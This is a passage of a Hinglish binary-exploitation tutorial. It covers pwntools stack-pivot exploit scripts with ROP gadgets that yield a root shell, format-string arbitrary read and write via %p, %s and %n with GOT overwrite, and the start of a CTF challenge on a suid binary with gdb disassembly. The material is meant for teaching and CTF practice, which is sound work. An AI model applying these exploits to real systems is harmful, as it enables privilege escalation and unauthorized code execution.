io = process()
leak = int(io.recvline(keepends=False).split(b'-')[1], 16)

payload = cyclic(112) + pack(leak) + pack(0x0000000000401234)

io.sendline(payload)

io.interactive()
~
```

Yha pr humne address ko int me convert kr diya from hex. Here meant by **,16 from hex**

To ab kya hoga is pure **exploit** me. To yha pr humara **stack** badalkr is **leak** pr aa jayega. Ab bs humare ko kya kam krna hai. yh jo leak wala address diya hai yha pr apna payload likhna hai. jiski help se hum **win()** function ko call karenge do argument ke sath.

Yha pr likh dete hai **payload1** jo sabse phle payload jane wala hai. to yha pr hum sabse phle kya denge, to pichhle payload me sbse last me humne kya call kiya **leave** instruction ko call kiya jisse humara **stack** badal jayega to **leave** do kam krta tha phli wale value me wo humara **stack** badal dega yani ki **rbp** ko **rsp** pr set kr dega uske aager bhi ek instruction hota hai **pop rbp**. Yani ki wo uske bad **pop rbp** bhi execute krne wala hai. mtlb wo humare **stack** se ek value uthakr **rbp** me dalega. to use aap kuchh bhi de skte ho. To hume yha pr ek blank value deni hogi. To hum **zero** de dete hai. ki **zero** ko uthakr **rbp** me dal do koi frk nhi pdta. Lekin ye hume deni hogi. Agar nhi denge to hum jo bhi aage likhenge to uthakr **rbp** me chali jayegi. Jaisa ki leave do kam krta hai phle se humara **stack** badal jayega lekin dusra kam bhi hoga. To uski **rbp** ki value deni hogi. Phle payload ke andar jo bhi stack hai yha pr.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./pivot')

io = process()
leak = int(io.recvline(keepends=False).split(b'-' )[1]),16)

payload1 = pack(0) + █    I

payload = cyclic(112) + pack(leak) + pack(0x0000000000401234)

io.sendline(payload)

io.interactive()
~
```

Iske bad se hum apna jo bhi payload likhna hai use likhte hai.

To sbse phle hume pop rdi chahiye. pop rdi ka address nikalna pdega hume ROPgadget se.

```
→ Stack Pivot ROPgadget --binary ./pivot
```

```
0x000000000004012af : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000040115d : pop rbp ; ret
0x000000000004012b3 : pop rdi ; ret
0x000000000004012b1 : pop rsi ; pop r15 ; ret
0x000000000004012ad : pop rsp ; pop r13 ; pop r14 ; pop r1
0x000000000004010e8 : push rax ; add dil, dil ; loopne 0x4
0x0000000000040101a : ret
```

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./pivot')

io = process()
leak = int(io.recvline(keepends=False).split(b'-' )[1]),16)

payload1 = pack(0) + pack(0x0000000004012b3) + b''

payload = cyclic(112) + pack(leak) + pack(0x000000000401234)

io.sendline(payload)

io.interactive()
```

Ab **pop rdi** ke andar hume kya bhejna hai. to rdi ke andar phla argument me wo mang rha tha **0xbabecafe**.

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./pivot')

io = process()
leak = int(io.recvline(keepends=False).split(b'-' )[1]), 16)

payload1 = pack(0) + pack(0x00000000004012b3) + pack(0xbabecafe) + pack()

payload = cyclic(112) + pack(leak) + pack(0x0000000000401234)

io.sendline(payload)

io.interactive()
~
```

Ab next aayega **rsi** wala **address** to hume **ROPgadget** ki help se **pop rsi** ka **address** nikalna hoga.

```

0x00000000004012af : pop rbp ; pop r14 ; pop r15 ; ret
0x000000000040115d : pop rbp ; ret
0x00000000004012b3 : pop rdi ; ret
0x00000000004012b1 : pop rsi ; pop r15 ; ret
0x00000000004012ad : pop rsp ; pop r13 ; pop r14 ; pop r15 ;
0x00000000004010e8 : push rax ; add dil, dil ; loopne 0x40115d
0x000000000040101a : ret
0x0000000000401193 : retf 0x1675
0x0000000000401188 : retf 0xbabecafe
```

Iske sath **r15** aa rha hai to **r15** ki bhi kuchh n kuchh value bhejni padegi.

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./pivot')

io = process()
leak = int(io.recvline(keepends=False).split(b'-' )[1]),16)

payload1 = pack(0) + pack(0x00000000004012b3) + pack(0xbabecafe) + pack(0x000000000004
012b1) + pack(0xcafebabe) + pack(0) + pack(0)

payload = cyclic(112) + pack(leak) + pack(0x0000000000401234)

io.sendline(payload)

io.interactive()
~
```

Yha pr sbse phle **pop rsi** ki **address** bheji fir uske bad jo bhi value denge wo **rsi** me jayegi. To **rsi** ke andar **0xcafebabe** bhejna tha. ek aur bhejni pdegi jo **r15** ke andar jayegi to iske andar hum **0** bhej denge koi frk nhi pdta hai.

Aur next humare ko bhejna hai jis bhi function ko hum call kr rhe hai. to hume call krna hai **win()** function ko.

Aur **payload1** ko send krne ka code.

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./pivot')

io = process()
leak = int(io.recvline(keepends=False).split(b'-' )[1]),16)

payload1 = pack(0) + pack(0x00000000004012b3) + pack(0xbabecafe) + pack(0x000000000004
012b1) + pack(0xcafebabe) + pack(0) + pack(elf.sym.win)

payload = cyclic(112) + pack(leak) + pack(0x0000000000401234)

io.sendline(payload1)
io.sendline(payload)

io.interactive()
```

To yha pr “**enter data**” wala **input** hai wahan pr **payload1** jayega aur jo humare ko overflow krna hai **Pivot! Pivot! Pivot!** – wale **input** me krna hai to wahan pr **payload** jayega.

## Final code

Error free code

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./pivot')

io = process()
leak = int(io.recvline(keepends=False).split(b'-' )[1],16)

payload1 = pack(0) + pack(0x00000000004012b3) + pack(0xbabecafe) + pack(0x00000000004012b1) + pack(0xcafebabe) + pack(0) + pack(elf.sym.win)

payload = cyclic(112) + pack(leak) + pack(0x0000000000401234)

io.sendline(payload1)
io.sendline(payload)

io.interactive()
```

Ab hum summarised way me smjhte hai kya ho rha hai. to sbse phle hum **payload1** me ek badiya sa payload bna liya jo **win()** function ko call krega aur hume shell mil jayega. uska pura gadget bna kr hum bhej dete hai phle wale input me jiska address hume pta hai jo **leak** ho rha hai wahan pr hum **256 length** ka **input** bhej skte hai to humne **payload1** jo hai utni lambi **length** ka input bhej diya. second thing aata hai hum jahan pr **overflow** krna chahte hai wahan pr hum apni **stack** ki value badal ke **stack** ko **payload1** pr lana chahte hai jahan bahut sara input rakha hai. taki **stack** isse ek-2 krke value uthayega aur run krta jayega jo ki humare ko **win()** function pr le jayega in the end aur hume **shell** mil jayega.

**Stack** ko kaise badalte hai hum sbse phle apn **junk** bhejte hai **112 bytes** ka uske bad jo **rbp** ki value hoti hai **stack** ke andar usko badal ke apne **leak** wali set kr dete hai. to isse kya hoga phli bar **vuln** function ke andar **leave ret** aayega. Jo ki automatically aana hi hai. to kya hoga usse wo phle mov instruction run karega mov **rsp** to **rbp** jo bhi pichhli value hogi **rbp** ki wo **rsp** ke andar dal dega aur agla kya kam karega **pop rbp** to jo bhi **stack** ke andar value padi hai **ret** se just phle to usko **rbp** me dal dega to wo **value** hum **leak** de rhe hai uske bad hum dubara **leave ret** ko call krte hai. to **leave ret** kya kam krta tha. **mov rbp to rsp** kyoki humne **rbp** ki value badal di thi pichhli bar me to ab kya

hoga **rbp** ki value **rsp** pr **set** ho jayega. yani ki humara **stack** gya jaise hi **rsp** ki value set hui. To isliye **payload1** ki phli value **0** diya hai kyoki uske bad **leave** do kam krta tha phla to usne mov kr diya **rbp** ko **rsp** me agli kam kya krta tha **pop rbp** mtlb ki **stack** ke andar se uthakr **rbp** ke andar kuchh rkhta hai. kyoki humara **stack** badal gya hai **payload1** ho gya hai. isliye humne phli value **zero** de diya taki wo ise uthakr **rbp** me rkh de. Uske bad se normal humne jo **gadget** diye hai unhe ek-2 krke run kre.

## Output

```
→ Stack Pivot python3 exploit.py
[*] '/root/yt/pwn/publish/Stack Pivot/pivot'
    Arch:      amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process '/root/yt/pwn/publish/Stack Pivot/pivot': pid 2740
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root)
$ █
```

Here, we got the **root** shell.

#####

## Understanding Format String Vulnerability

Isse pichhle tutorial me humne **Stack Pivoting** smjha tha jo ki **Buffer Overflow** ka last tutorial tha.

Is tutorial me hum **Format String** vulnerability ko smjhenge. **Format string** vulnerability bahut easy hoti hai lekin dangerous bhi hoti hai sath hi sath. isme koi **Buffer Overflow** ki jarurat nhi hoti bahut sare characters send krne ki jarurat nhi hoti. Aap limited characters **10 – 20** characters ke sath hi **Remote Code Execution** kr skte hai binary ke andar.

So, what is **Format String** and **Format String Vulnerability**? And how to **arbitrary read** and **arbitrary write** using it?

To format string kya hoti hai ise hum **C** ke program se smjhte hai.

## SIMPLE C PROGRAM

```
#include <stdio.h>
void main() {
    char str[] = "Hello World";
    int num = 5;
    int num1 = 231;
    printf("Output - %d %s %d", num, str, num1);
}
```

To iske andar hum **str** nam ka variable banate hai. jo "**hello world**" ko store kr rha hai.

Uske bad ek **num** nam ka integer variable lete hai jiske andar **5** store hai.

Aur ek **num1** nam ka variable lete hai jiske andar **231** store hai.

Uske bad hum **printf()** function ko **call** krte hai jo ki normal printing ke liye use hota hai.

To ye yha pr kya print kr rha hai **%d %s %d** to ye print kaise karega **%d** ke jagah pr replace ho jayega **num** fir **%s** ke jagah pr replace ho jayega **str** fir **%d** ke jagah replace ho jayega **num1** respectively. To ye aise kam krega.

## SIMPLE C PROGRAM

```
#include <stdio.h>

void main() {
    char str[] = "Hello World";
    int num = 5;
    int num1 = 231;
    printf("Output - %d %s %d", num, str, num1);
}
```

Format String

Aur agar hum bat kare is program me to ye hai format string. Jo **printf()** ka phla argument hota hai use **Format String** bolte hai. ab ye jo value hoti hai **%d %s** jinko hum replace krte hai. dusre argument ke sath ye aur bhi hote hai jaise **%x %c** etc ise hum bolte hai format specifier. To ye jo format specifiers hai ye replace hote hai arguments ke sath. jise ye **%s** hai iske jagah pr aa jayega **str**. Jo ki hai “**Hello world**” to “**Hello world**” print ho jayega.

To iska **output** kuchh aisa dikhega.

```
#Output - 5 Hello World 231
```

```
#include <stdio.h>      #Output - 5 Hello World 231

void main() {
    char str[] = "Hello World";
    int num = 5;
    int num1 = 231;
    printf("Output - %d %s %d", num, str, num1);
}
```

Ab hum **printf()** ki working smjhenge ko kaise wo **%d** ko **num** me convert kr deta hai. kaise ye smjhta hai ki **%d** ki jagah **num** aana hai. ise smjhenge.

Aur ye **Format String** vulnerability hai ye jaruri nhi hai ki bs **printf()** function me hi mile. Koi bhi aise function jo in format string ko use krta ho to uske andar humko mil skti hai. **scanf()** ho gaya **printf()** ho gaya **sprintf()** ho gaya etc. aur bahut sare funnctions ki aisi ek family hai jo format string ka use krte hai. aur **Format String** har programming language me milegi. **C, C++, python** etc sb me milti hai.

## PRINTF WORKING

```
#include <stdio.h>

void main() {
    char str[] = "Hello World";
    int num = 5;
    int num1 = 231;
    printf("%d %s %d", num, str, num1);
}
```

## Stack



Ye same wahi **C** ka program hai aur right side me humne **stack** display kiya hai. **stack** me sbse upar aur sbse niche kuchh values hai. aur pure **printf** ka part hai wo beech me hai **stack** ke andar jo bhi variables hai.

To jo **stack** ke andar **values** jati hai wo right to left jati hai. sbse phle **num1** hai fir **str** fir **num** hai fir **format string** hogा. Stack ulta kam krta hai humesa.

## PRINTF WORKING

```
#include <stdio.h>

void main() {
    char str[] = "Hello World";
    int num = 5;
    int num1 = 231;
    printf("%d %s %d", num, str, num1);
}
```

### Stack



Yha pr \* dekh rhe hai iska mtlb ye **pointers** lete hai. yani ki yha pr ek **address** hoga. Jo **format string** ko **point** kr rha hoga. Jaisa ki num ki jagah pr jo **num** ki jo value hoga wo aayega. Lekin ye **format string** me aisa nhi hai ki puri **format string** aa jayegi. Yha pr ek aisa **address** aa jayega jo is **string** ko **point** kr rha hoga. Aur same **\*str** ke liye use ho rha hai. **\*str** pr ek address hoga jo "**Hello World**" ko point kr rha hoga.


```
#include <stdio.h>

void main() {
    char str[] = "Hello World";
    int num = 5;
    int num1 = 231;
    printf('%d %s %d', num, str, num1);
}
```

To hum smjhte hai ye kaise kam kr rha hoga. **printf()** kam kaise kr rha hota hai use jo bhi mil rha hota hai. wo use **print** kr rha hota hai. wo apne print ke andar ek chij dund rha hota hai. jaise use aise **%** ka sign mil rha hota hai wh wahi ruk jata hai aur check krta hai next wala value kya hai. yha pr **%** ke just bad hai d. to ye yh smjhta hai ki aapne bola hai ki ek **integer** value print krna hai. uske bad ye check krta hai ki ye **%** kis number pr aaya tha kya isse phle koi **%** tha nhi tha. to ye khega ki ye phla **format specifier** hai. aur sbse phle number ka argument print kr do. Jo ki **num** hai to ki ye print kr dega. kyoki ye agle number pr hota hai stack me format string ke bad.

Fir wo ek ek **space** print karega. fir wo dekhega ek aur **format specifier** hai **%s** to ye **string** type ka hai fir wo pta karega kaun se number ka **format specifier** hai. ye dusre number ka hai to ye dusre number ka argument print kr dega. fir ye space print karega fir ise ek aur **format specifier** dikh rha hai to ye pta karega ki kaun se number ka **format specifier** hai to ye use print krega. To aise **printf()** function kam karta hai.

To ab hum smjhte hai ki problems kahan aana suru hoti hai. ye jo **Format String Vulnerability** hai ye kahan pr build up honi suru hoti hai.



Yha pr humare pass format specifier hai **3** aur hume argument pass krne hai **3** lekin humne pass kiye hai **2**. To iska **stack** kaisa dikhega.

To stack me sbse phle aa gyi format string fir aapne jo phla argument diya wo aa gyा fir dusra argument jo diya wo aa gyा. Ab humne third argument nhi diya to stack me jo usual data pda rhega to wo aa jayega.

Ab iska output kya aayega.

```
#Output – 5 Hello World 140735972279768
```

Yha **first** argument jo di wo print ho gaya iske bad **2<sup>nd</sup>** argument print ho gaya ("hello world") fir humne **third** argument di nhi to lekin wo bhi to kuchh print karega. to %d ko isse mtlb nhi hai ki humne kuchh diya ya nhi diya wo stack se **third** value wale address ko print kr dega. kyoki use lg rha hai wahi argument hai. **address** ko hi print kr dega.

To hume same nhi lg rha hogा **stack** aur output ka **address** to wh dono same hai **stack** me **hex format** me hai aur output me **integer format** me kyoki **%d** use ho rha hai.

To ye hoti hai **format string** agar ye galat ho jeye ya hum ise malicious kr de to bahut kuchh krwa sekte hai.

## FORMAT SPECIFIERS

- %d – decimal
- %x – hexadecimаl
- %p – pointer
- %s – string
- %n – number of bytes written

Note - In %s and %n arguments are passed as reference.

Yha **%n** differen format specifier hai. baki sb print krne me use hote hai lekin **%n** write krne me help krtा hai kisi **address** pr. Ye kya kam krtा hai jo bhi hum ise **address** denge ye likh dega number of bytes return.

For example humne likh diya **abcd%n** to ye bta dega ki **4 numbers of bytes** likhi gyi hai.

Jaise man lo hum printf me

Jo bhi humne **number of bytes** likhe hai **printf** me **%n** se phle ye unko **count** krke jo bhi hum **argument** dete hai uske andar **write** kr deta hai.

**%s** aur **%n** pointer lete hai kisi bhi value ka. Ye value direct nhi lete hai.

Ab hum dekhte hai ki hum kaise arbitrary read kr skte hai. mtlb hum jo nhi read kr skte use bhi kaise read kr skte hai **Arbitrary Read** ki help se.

The screenshot shows a debugger interface. On the left, a code editor window titled "ARBITRARY READ" contains the following C code:

```
#include <stdio.h>

void main() {
    char str[50];
    scanf("%50s", &str);
    printf(str);
}
```

On the right, a "Stack" dump window shows memory layout:

Address	Value	Description
0x557633eff170	→ Hello	String "Hello"
0x7ffe8125cb68		Stack variable
0x7ffffa5a285d8		Stack variable
*format string		Format string
....		Stack padding


A red dot is visible above the stack dump, indicating the current instruction or memory location being accessed.

Yha pr ek program hai us program me humare se input liya jata hai. aur wo input printf ko pas kr diya jata hai. ab printf ke andar jo sbse phla argument ja rha hai. to sbse phla argument kaun sa hota hai. sbse phla argument hoga hai **Format String**. Aur usko hum control kr rhe hai. jo user se input ja rha hai wahi printf ko pass ho rha hai. usko hum control kr rhe hai.

Ab mai user hum aur maine input me ye value dal di.

#Input - %p%p%s

Ab ye jayega printf ke pas ab printf ko lagega ki ye format specifier hai. usko koi mtlb nhi hai ki user ne diya ya programmer ne diya. uske liye format specifier hai. kyoki usko phle argument me de rhe ho. To wh format string smjhega. Ab wo phle format specifier **%p** ko to kya kam karega.



To ye is **address** mtlb **phla address** ko print kr dega. fir agla **%p** dekhega to agla **address** bhi print kr dega.



fir jayega third format specifier pr jo **address** rkha hai. aur wo jisko point kr rha hai yani ki "**hello**" use print kr dega.

yha pr iske output me kya aayega.

#Output - 0x7fffa5a285d80x7ffe8125cb68Hello

To milega hume output me sbse phle do **addresses** print honge fir **hello** print hoga. to aise hum contrl kr skte hai ise khte hai **arbitrary** read pure **stack** me kya hai use read kr skte hai. hum **stack** me jo bhi hai use leak krwa skte hai. hum ye bhi control kr skte hai ki **stack** me kya **addresses** jane hai. hum **stack** me kuchh bhi **address** likh diya ya humne **got** ka **address** likh diya. aur humne use de diya **%s** to ye **address** point kr rha hai **got table** ko to **got table** leak kr dega. kyoki wo **address** point kr rha hai **got table** ko to wo **got** table pr jayega aur **string** ki tarah print kr dega.

Ko jaisa ki hume pta hai **ret2plt** technique me kya kam krte hai. **got** ko **leak** krate hai. agar ek bar bhi hume **libc** ka **address** leak ho gya to hum **ASLR** ko bypass kr skte hai. to **ASLR** ko bypass krne ke liye kai bar **format string** ka use lete hai. kyoki iski help se hum **stack** ko **leak** kra skte hai. **libc** ke **addresses leak** kra skte hai hum **stack** ke **addresses** leak kra skte hai **PIE** ko bhi hum bypass kr skte hai. **PIE** ke **addresses** ko leak kra kr base address nikal skte hai. to ye humare ko help krta hai arbitrary read. Hum

stack ki value read kr skte hai. aur koi bhi apni marji ki value read kr skte hai. agar hum is address ko control kr le to.

Ab hum smjhte hai ki **%n** kyo important hai.

## %N FORMAT SPECIFIER

```
#include <stdio.h>

void main() {
    int num;
    printf("Value of %n is : ", &num);
    printf("%d", num);
}
```

To humare pas ek simple sa code hai. yha pr hum **num** nam ka **variable** bnate hai. jo ki ek **integer** data type ka hai. aur **printf** me likhte hai value of **%n** is uske bad hum **second argument** de dete hai **&num**. & ka mtlb hota hai num jis chij ko point kr rha hai use. To yha pr kya hoga. jaisa ki hume pta hai **%n** kya kam krta hai % se phle humne jitne bhi value likhi hai space tk unko count krega inki length ko aur wo value uthkr num variable ke andar likh dega.

```
#include <stdio.h>

void main() {
    int num;
    Length = 9
    printf("Value of %n is : ", &num);
    printf("%d", num);
}
```

To yha pr **V** se **%** se phle ka spack tk ka length **9** hai to ise uthakar ye **num** variable ke andar rkh dega. to agar hum **num** ko print karayenge to hum dekhenge ki iski value hum kahin nhi rkhi thi **%n** ke wajah se **9** ho jayegi.

#Output - 9

To **%n** hume help krta hai **write** krne me. Yha hum chahte hai ki **&num** mtlb **num** jis chij ko point kr rha hai wahan jakr write do **%n** ko jo bhi value hai. aur print krte hai to **9** output aa jata hai.

## ARBITRARY WRITE

```
#include <stdio.h>

void main() {
    char str[50];
    scanf("%50s", &str);
    printf(str);
}
```

## Stack



To ab hum dekhte hai ki hum kaise **arbitrary write** mtlb ye kahin pr bhi apni marji se write kr skta hai iski help se.

To ye phle wala bahut simple sa code hai. hum yha user se **input** lenge string ke andar aur sidha **printf()** ko pass kr skte hai yani ki **input** ko hum control kr rhe hai.

Ab hum dekh skte hai ki stack ke andar humari format string hai. aur ek **address** hai jo ki **point** kr rha hai ek value ko jahan pr **2** likha hai. uske bad do aur addresses hai stack ke andar.

To mai input dalta hun ye.

```
#Input – ABCDEF%n
```

Kitni ho gyi iski length = **6** . to ye kam kaise karega. to **printf** read karega **abcde** uske bad jaise hi **%n** dekhega to wo iski length dekhega **6** aur jo **stack** ke andar phla argument hogya (jahan 2 likha hua) hai. uske value ke andar jakr ye **6** write kr dega.

## Stack

....  
0x7ffffa5a285d8

0x7ffe8125cb68

0x557633eff170 → 6

\*format string

....

To mai kisi tarah iski address ko control kr lu

## Stack

....  
0x7ffffa5a285d8

0x7ffe8125cb68

0x557633eff170 → 6

\*format string

....

to yha pr **got** ka address de du to hum us **got** me apni marji ki value likh skte hai **%n** ke help se.

To **got overwrite** ek common attack hai jo hum **Format String** ki help se krte hai.

```
#####
```

## Arbitrary Read Using Format String Vulnerability

Is tutorial me hum samjhenge ko ki kaise hum **Format String Vulnerability** ki help se **arbitrary read and write** kr skte hai. mtlb ki kaise hum apni marji ka data hum read kr skte hai ek binary ke andar se format string vulnerability se.

### Challenge –

```
→ FmtStr_Read ls -la
total 32
drwxr-xr-x 2 root root 4096 Aug 7 14:38 .
drwxr-xr-x 8 root root 4096 Aug 6 12:39 ..
-rw-r--r-- 1 root root 30 Aug 6 12:40 flag.txt
-rwsr-sr-x 1 root root 17032 Aug 7 14:38 fmt_read
→ FmtStr_Read █
```

Yha pr hume ek binary di hui hai aur is binary pr **suid bit** set hai humara **task** hai is binary ko exploit krke **flag.txt** jo bhi uske andar ka content pdna. Is challenge me hume shell nhi lena hai hume bs **flag.txt** ke andar ka content pdna hai.

Hum binary ko run krke dekh lete hai.

```
→ FmtStr_Read ./fmt_read
Enter Password - ABCD
Wrong Password!!! ABCD
→ FmtStr_Read
```

Yha pr hum jo password dala wo reflect ho gya.

Ab **checksec** ki help se protection check kr lete hai.

```
→ FmtStr_Read checksec ./fmt_read
[*] '/root/yt/pwn/publish/FmtStr_Read/fmt_read'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
→ FmtStr_Read █
```

Yha pr hum dekh skte hai ki canary enbled hai yani ki buffer overflow attack nhi ho skta hai. aur NX enabled hai to hum shellcode ka use nhi kr skte hai. PIE dekhe to disabled hai to hum addresses ka use le skte hai. to addresses nhi badalne wale hai binary ke andar ke.

Ab hum ise gdb me open krke dekh lete hai.

```
→ FmtStr_Read gdb ./fmt_read
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./fmt_read...
(No debugging symbols found in ./fmt_read)
pwndbg> info █
```

Ab hum info function krte hai.

```
All defined functions:
```

```
Non-debugging symbols:
```

```
0x0000000000401000 _init
0x00000000004010b0 puts@plt
0x00000000004010c0 __stack_chk_fail@plt
0x00000000004010d0 printf@plt
0x00000000004010e0 fgets@plt
0x00000000004010f0 strcmp@plt
0x0000000000401100 fopen@plt
0x0000000000401110 __isoc99_scanf@plt
0x0000000000401120 exit@plt
0x0000000000401130 _start
0x0000000000401160 __dl_relocate_static_pie
0x0000000000401170 deregister_tm_clones
0x00000000004011a0 register_tm_clones
0x00000000004011e0 __do_global_dtors_aux
0x0000000000401210 frame_dummy
0x0000000000401216 main
0x00000000004013b0 __libc_csu_init
0x0000000000401420 __libc_csu_fini
0x0000000000401428 _fini
```

```
pwndbg> disas
```

Yha pr hum dekhe to user defined ek hi function hai **main**.

Ab hum **main** ko **disassemble** krte hai.

```

pwndbg> disassemble main
Dump of assembler code for function main:
0x0000000000401216 <+0>:    endbr64
0x000000000040121a <+4>:    push   rbp
0x000000000040121b <+5>:    mov    rbp,rsp
0x000000000040121e <+8>:    sub    rsp,0xb0
0x0000000000401225 <+15>:   mov    rax,QWORD PTR fs:0x28
0x000000000040122e <+24>:   mov    QWORD PTR [rbp-0x8],rax
0x0000000000401232 <+28>:   xor    eax,eax
0x0000000000401234 <+30>:   movabs rax,0x6472307724246150
0x000000000040123e <+40>:   movabs rdx,0x545f6e305f73315f
0x0000000000401248 <+50>:   mov    QWORD PTR [rbp-0x80],rax
0x000000000040124c <+54>:   mov    QWORD PTR [rbp-0x78],rdx
0x0000000000401250 <+58>:   movabs rax,0x6b633474535f3368
0x000000000040125a <+68>:   mov    QWORD PTR [rbp-0x70],rax
0x000000000040125e <+72>:   mov    DWORD PTR [rbp-0x68],0x0
0x0000000000401265 <+79>:   lea    rdi,[rip+0xd9c]      # 0x402008
0x000000000040126c <+86>:   mov    eax,0x0
0x0000000000401271 <+91>:   call   0x4010d0 <printf@plt>
0x0000000000401276 <+96>:   lea    rax,[rbp-0xa0]
0x000000000040127d <+103>:  mov    rsi,rax

```

Yha hum dekh skte hai ki kuchh strings mov ho rhi hai.

Agar niche dekhe to.

```

0x000000000040124c <+54>:   mov    QWORD PTR [rbp-0x78],rdx
0x0000000000401250 <+58>:   movabs rax,0x6b633474535f3368
0x000000000040125a <+68>:   mov    QWORD PTR [rbp-0x70],rax
0x000000000040125e <+72>:   mov    DWORD PTR [rbp-0x68],0x0
0x0000000000401265 <+79>:   lea    rdi,[rip+0xd9c]      # 0x402008
0x000000000040126c <+86>:   mov    eax,0x0
0x0000000000401271 <+91>:   call   0x4010d0 <printf@plt> I
0x0000000000401276 <+96>:   lea    rax,[rbp-0xa0]
0x000000000040127d <+103>:  mov    rsi,rax
0x0000000000401280 <+106>:  lea    rdi,[rip+0xd93]      # 0x40201a
0x0000000000401287 <+113>:  mov    eax,0x0
0x000000000040128c <+118>:  call   0x401110 <__isoc99_scanf@plt>
0x0000000000401291 <+123>:  lea    rdx,[rbp-0xa0]
0x0000000000401298 <+130>:  lea    rax,[rbp-0x80]
0x000000000040129c <+134>:  mov    rsi,rdx
0x000000000040129f <+137>:  mov    rdi,rax
0x00000000004012a2 <+140>:  call   0x4010f0 <strcmp@plt>
0x00000000004012a7 <+145>:  test   eax,eax

```

Yha pr kuchh printf ke help se print ho rha hai jaise ki hum samjh skte hai ye “**enter data**” ko print kr rha hogा.

Fir **scanf()** function hai to yha pr enter data print krne ke jo input le rha tha wahan hai.

Uske bad hum niche aaye to.

```
0x0000000000401276 <+96>:    lea      rax,[rbp-0xa0]
0x000000000040127d <+103>:   mov      rsi,rax
0x0000000000401280 <+106>:   lea      rdi,[rip+0xd93]      # 0x40201a
0x0000000000401287 <+113>:   mov      eax,0x0
0x000000000040128c <+118>:   call    0x401110 <__isoc99_scanf@plt>
